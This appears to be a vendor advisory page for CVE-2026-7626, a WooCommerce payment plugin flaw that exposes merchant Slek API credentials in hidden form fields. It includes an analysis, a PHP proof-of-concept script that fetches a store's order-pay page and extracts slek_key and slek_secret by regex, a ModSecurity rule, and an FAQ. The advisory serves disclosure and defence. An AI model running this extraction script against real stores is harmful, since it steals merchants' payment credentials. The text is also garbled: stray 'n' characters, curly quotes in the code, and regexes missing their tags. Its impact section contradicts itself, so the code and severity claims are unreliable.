
{
“analysis”: “Atomic Edge analysis of CVE-2026-7626 (metadata-based): This vulnerability exposes the merchant’s Slek API credentials (slek_key and slek_secret) to unauthenticated users during the payment redirect process in the Slek Gateway for WooCommerce plugin version 1.0. The CVSS score is 5.3, indicating medium severity with a network attack vector, low complexity, and no privileges required. The flaw resides in the wsb_handle_slek_payment_redirect() function.nnRoot Cause: Based on the CWE classification (CWE-200: Exposure of Sensitive Information) and the vulnerability description, the root cause is the plugin embedding sensitive API credentials directly into client-side HTML elements. The function generates a payment form with hidden input fields containing the slek_key and slek_secret, which any unauthenticated user can view by inspecting the page source or using browser DevTools. Additionally, the slek_secret is exposed as a plaintext GET parameter in the IPN callback URL within the same form. Atomic Edge research infers this pattern because the description explicitly states the credentials are placed in a client-side form and the IPN URL. No code diff is available to confirm the exact implementation, but the described behavior matches a common anti-pattern where developers mistakenly treat hidden form fields as secure.nnExploitation: An attacker can exploit this vulnerability without authentication by placing an order on a WooCommerce store using this gateway. After placing the order, the attacker navigates to the WooCommerce order-pay page (typically /checkout/order-pay/{order_id}/). Before the JavaScript auto-submit fires, they can view the HTML source of the page or use browser DevTools to inspect the hidden fields in the payment redirect form. The attacker extracts the slek_key and slek_secret values from those fields. No special tools are required; only a standard web browser.nnRemediation: The plugin developer must refactor the payment redirect handling to never expose API credentials to the client. The correct approach is to store the slek_key and slek_secret server-side (e.g., in an options table or environment variables) and use a server-to-server implementation for communication with the Slek payment gateway. The IPN callback URL should use a randomly generated, one-time token tied to the current order, not the static secret. Alternatively, if redirect-based payment is required, the plugin should use a server-side proxy that generates a temporary nonce or session-based identifier for the client-side form, keeping the actual credentials on the server.nnImpact: Successful exploitation allows an unauthenticated attacker to obtain the merchant’s Slek API credentials. With these credentials, the attacker can potentially impersonate the merchant in Slek API calls, initiate unauthorized refunds, modify payment settings, or extract transaction data. This could lead to financial theft, data breaches, and loss of merchant trust. The impact is limited to a single CVSS confidentiality metric of “none” but integrity impact of “low” because the attacker can modify transactions or settings using the stolen credentials.”,
poc_php”: “CVE-2026-7626 – Slek Gateway for WooCommerce <= 1.0 – Unauthenticated Insufficiently Protected Credentials via Payment Redirect Form Hidden Fieldsnn// This PoC demonstrates how an unauthenticated attacker can extract the merchant'sn// slek_key and slek_secret by viewing the HTML source of the order-pay page.n// It assumes the attacker has a valid order ID after placing an order.nn// Configuration: change these values as neededn$target_url = 'http://example.com'; // Base URL of the vulnerable WordPress siten$order_id = 1234; // WooCommerce Order ID (obtained after placing an order)nn// Construct the order-pay URLn$order_pay_url = rtrim($target_url, '/') . '/checkout/order-pay/' . $order_id . '/';nn// Initialize cURLn$ch = curl_init();ncurl_setopt($ch, CURLOPT_URL, $order_pay_url);ncurl_setopt($ch, CURLOPT_RETURNTRANSFER, true);ncurl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);ncurl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);ncurl_setopt($ch, CURLOPT_USERAGENT, 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36');nn// Execute the requestn$response = curl_exec($ch);n$http_code = curl_getinfo($ch, CURLINFO_HTTP_CODE);ncurl_close($ch);nnif ($http_code !== 200) {n die("[ERROR] Failed to fetch order-pay page. HTTP code: $http_code\n");n}nn// Extract the slek_key and slek_secret from hidden form fieldsn// The form likely contains something like:n// n// n// We also look for the IPN callback URL containing slek_secret as a GET parameter.nn$slek_key = ”;n$slek_secret = ”;n$ipn_url = ”;nn// Pattern to find slek_key in hidden inputnif (preg_match(‘/]*name=[“\’]slek_key[“\’][^>]*value=[“\’]([^”\’]+)[“\’][^>]*>/i’, $response, $matches)) {n $slek_key = $matches[1];n}nn// Pattern to find slek_secret in hidden inputnif (preg_match(‘/]*name=[“\’]slek_secret[“\’][^>]*value=[“\’]([^”\’]+)[“\’][^>]*>/i’, $response, $matches)) {n $slek_secret = $matches[1];n}nn// Pattern to find the IPN callback URL (may contain slek_secret as GET param)n// The form action or a hidden input may point to an IPN URL like:n// https://slek.example.com/ipn?slek_secret=…nif (preg_match(‘/]*action=[“\’]([^”\’]+slek[^”\’]*)[“\’][^>]*>/i’, $response, $matches)) {n $ipn_url = $matches[1];n // Extract slek_secret from the URL if presentn parse_str(parse_url($ipn_url, PHP_URL_QUERY), $params);n if (isset($params[‘slek_secret’])) {n if (empty($slek_secret)) {n $slek_secret = $params[‘slek_secret’];n }n }n}nn// Output the extracted credentialsnif (!empty($slek_key) || !empty($slek_secret)) {n echo “[SUCCESS] Extracted Slek API credentials from order ID: $order_id\n”;n if (!empty($slek_key)) {n echo ” slek_key: $slek_key\n”;n } else {n echo ” [WARNING] slek_key not found in page source.\n”;n }n if (!empty($slek_secret)) {n echo ” slek_secret: $slek_secret\n”;n } else {n echo ” [WARNING] slek_secret not found in page source.\n”;n }n if (!empty($ipn_url)) {n echo ” IPN URL: $ipn_url\n”;n }n} else {n echo “[INFO] No Slek credentials found on the order-pay page.\n”;n echo “The plugin may not have rendered the payment form yet, or the page structure differs.\n”;n echo “Try using browser DevTools to manually inspect the page source.\n”;n}n?>n”,
“modsecurity_rule”: “SecRule REQUEST_URI “@rx ^/checkout/order-pay/\d+/$” \n “id:20267626,phase:2,deny,status:403,chain,msg:’CVE-2026-7626 via Slek Gateway payment form hidden fields’,severity:’CRITICAL’,tag:’CVE-2026-7626′”n SecRule REQUEST_METHOD “@streq GET” “chain”n SecRule RESPONSE_BODY “@rx ]*name=[“\’](slek_key|slek_secret)[“\’][^>]*value=[“\’][^”\’]+[“\’][^>]*>” \n “id:20267627,phase:4,deny,status:403,msg:’CVE-2026-7626 – Slek credentials exposed in HTML’,severity:’CRITICAL’,tag:’CVE-2026-7626′””
}

CVE-2026-7626: Slek Gateway for WooCommerce <= 1.0 Unauthenticated Insufficiently Protected Credentials via Payment Redirect Form Hidden Fields PoC, Patch Analysis & Rule
CVE-2026-7626
slek-gateway-for-woocommerce
1.0
—
Analysis Overview
Frequently Asked Questions
What is CVE-2026-7626?
Overview of the vulnerabilityCVE-2026-7626 is a medium severity vulnerability in the Slek Gateway for WooCommerce plugin for WordPress. It allows unauthenticated attackers to access sensitive API credentials due to improper handling of payment redirect forms.
How does CVE-2026-7626 work?
Mechanism of exploitationThe vulnerability occurs because the plugin embeds the merchant’s API credentials, slek_key and slek_secret, directly into client-side HTML forms. Attackers can view these credentials by inspecting the HTML source of the order-pay page before the form is submitted.
Who is affected by this vulnerability?
Identifying impacted usersAny WordPress site using the Slek Gateway for WooCommerce plugin version 1.0 is affected by this vulnerability. Store owners who have not updated to a patched version are at risk.
How can I check if my site is vulnerable?
Steps for verificationTo check if your site is vulnerable, inspect the HTML source of your WooCommerce order-pay page. Look for hidden input fields containing slek_key and slek_secret, or check if the IPN callback URL includes slek_secret as a GET parameter.
What should I do to fix CVE-2026-7626?
Remediation stepsThe plugin developer needs to refactor the payment redirect handling to avoid exposing API credentials. As a user, you should update to a patched version of the plugin as soon as it becomes available.
What are the risks associated with CVE-2026-7626?
Understanding the impactThe risk level is medium, with a CVSS score of 5.3. Successful exploitation allows attackers to obtain API credentials, which could lead to unauthorized transactions, data breaches, and loss of merchant trust.
How does the proof of concept demonstrate the vulnerability?
Understanding the PoCThe proof of concept illustrates how an attacker can extract the API credentials by making a request to the order-pay page and parsing the HTML response for the credentials embedded in the form.
What is the CVSS score and what does it mean?
Interpreting the severity ratingThe CVSS score of 5.3 indicates a medium severity vulnerability. It suggests that while exploitation is possible without authentication, the complexity is low, making it a significant risk for affected sites.
How can I mitigate the risks associated with this vulnerability?
Preventative measuresTo mitigate risks, ensure that you update the Slek Gateway for WooCommerce plugin to a secure version. Additionally, consider implementing web application firewalls to monitor and block suspicious activity.
What is the role of ModSecurity in this context?
Using web application firewallsModSecurity can be configured to block requests to the order-pay page if sensitive credentials are detected in the response. Implementing such rules can help protect against exploitation of this vulnerability.
Are there any known exploits for CVE-2026-7626?
Current exploit statusAs of now, there are no public exploits reported, but the vulnerability is easily exploitable by anyone with access to the order-pay page. It is crucial to address the issue promptly to prevent potential attacks.
What should I do if I suspect my credentials have been compromised?
Response to potential breachesIf you suspect that your API credentials have been compromised, immediately revoke the affected credentials and generate new ones. Monitor your account for any unauthorized activity and inform your payment processor.

How Atomic Edge Works
Simple Setup. Powerful Security.
Atomic Edge acts as a security layer between your website & the internet. Our AI inspection and analysis engine auto blocks threats before traditional firewall services can inspect, research and build archaic regex filters.
Trusted by Developers & Organizations






